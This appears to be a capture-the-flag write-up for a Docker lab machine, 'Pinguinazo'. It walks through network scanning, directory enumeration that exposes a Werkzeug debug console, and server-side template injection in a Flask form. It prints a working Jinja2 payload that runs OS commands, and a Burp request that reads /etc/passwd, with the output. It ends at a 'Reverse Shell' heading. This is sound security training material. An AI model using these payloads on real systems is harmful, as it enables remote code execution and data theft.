Pinguinazo

Contents

Reconnaissance

The target machine is correctly deployed inside the lab network (in this case, using Docker).
To identify it, `arp-scan` was used to find devices on our docker network using the `docker0` interface

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2  02:42:ac:11:00:02   (Unknown: locally administered)
```

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

The **target** corresponds to the victim machine IP: **172.17.0.2**

Main findings:

- Port **5000** open.
- Service running: Python application with **Flask** and references to **Werkzeug**.

```
❯ nmap --open --min-rate 5000 -Pn -sV -sC -p- 172.17.0.2 -n
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-04 12:04 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.12.3
|     Date: Thu, 04 Sep 2025 16:04:21 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1718
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Pingu Flask Web</title>
|     <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css" rel="stylesheet">
|     </head>
```

```
SF:0request\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\
SF:x20\x20<p>Error\x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x
SF:20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\
SF:n</html>\n");
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.42 seconds
```

The target MAC address was also observed.

Enumeration

The next step was to look for hidden directories and resources.


Using **Gobuster**:


```
gobuster dir -u "http://172.17.0.2"   -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt   -t 20 -x php,txt,html,php.bak
```

Results were limited, so **dirb** was used and it revealed an interesting resource:

```
❯ dirb "http://172.17.0.2:5000"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep  4 12:15:54 2025
URL_BASE: http://172.17.0.2:5000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2:5000/ ----
+ http://172.17.0.2:5000/console (CODE:200|SIZE:1563)

-----------------
END_TIME: Thu Sep  4 12:16:24 2025
DOWNLOADED: 4612 - FOUND: 1
```


`/console` was identified, corresponding to the **Werkzeug interactive console**.
Sensitive data such as the application **SECRET** was found in the web source code — likely used to generate the access PIN.





Additionally, the main page contained a very basic form with the following weaknesses:

- Email input in *readOnly* mode (admin email exposed).
- Inputs without validation (not required).
- The name field seems to be used directly as a parameter in template rendering.



PinguRegistro

PinguNombre

Fulano

PinguCumple

dd/mm/yyyy


PinguEmail

admin@pingulab.lab

PinguPhone

+17 123 456 789


Save all



Exploitation

Two paths were considered:


1. **Bypass the Werkzeug PIN**
    - Based on parameters such as:
        - The user running the app.
        - The application SECRET.
        - The machine MAC address.
    - Scripts exist to generate possible PINs but they require time and multiple valid attempts.




2. **Exploit the main form**
   Template injection tests were performed:

   - **XSS**: `<script>alert('pwned');</script>`
   - **SSTI**: `{{ 2 * 8 }}`

   SSTI worked, confirming a template rendering vulnerability.


Pingu Flask Web
Not secure
172.17.0.2:5000
PinguRegistro
PinguNombre
{{ 2 * 8 }}
PinguCumple
dd/mm/yyyy
PinguEmail
admin@pingulab.lab
PinguPhone
+17 123 456 789
Save all



Example payload executing system commands:

```
{{ config.__init__.__globals__['os'].popen('whoami').read() }}
```

Using Burp Suite (Repeater) we tested reading `/etc/passwd`:

Request Response

Pretty Raw Hex

```
1  POST /greet HTTP/1.1
2  Host: 172.17.0.2:5000
3  Content-Length: 118
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://172.17.0.2:5000
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://172.17.0.2:5000/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 name={{config.__init__.__globals__['os'].popen('cat
   /etc/passwd').read()}}&birthday=&email=admin%40pingulab.lab&phone=
```

Inspector Notes

Request Response

Pretty Raw Hex Render

```
3  Date: Sat, 30 Aug 2025 20:14:28 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 1214
6  Connection: close
7
8  Hello root:x:0:0:root:/root:/bin/bash
9  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/bin/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
17 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
18 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
19 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
20 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
21 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
22 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
23 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
24 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
25 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
26 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
27 systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
28 systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
29 messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
30 systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
31 pinguinazo:x:1001:1001:,,,:/home/pinguinazo:/bin/bash
32 !
```

Inspector Notes

It became clear that SSTI exploitation was more direct and effective.

Reverse Shell

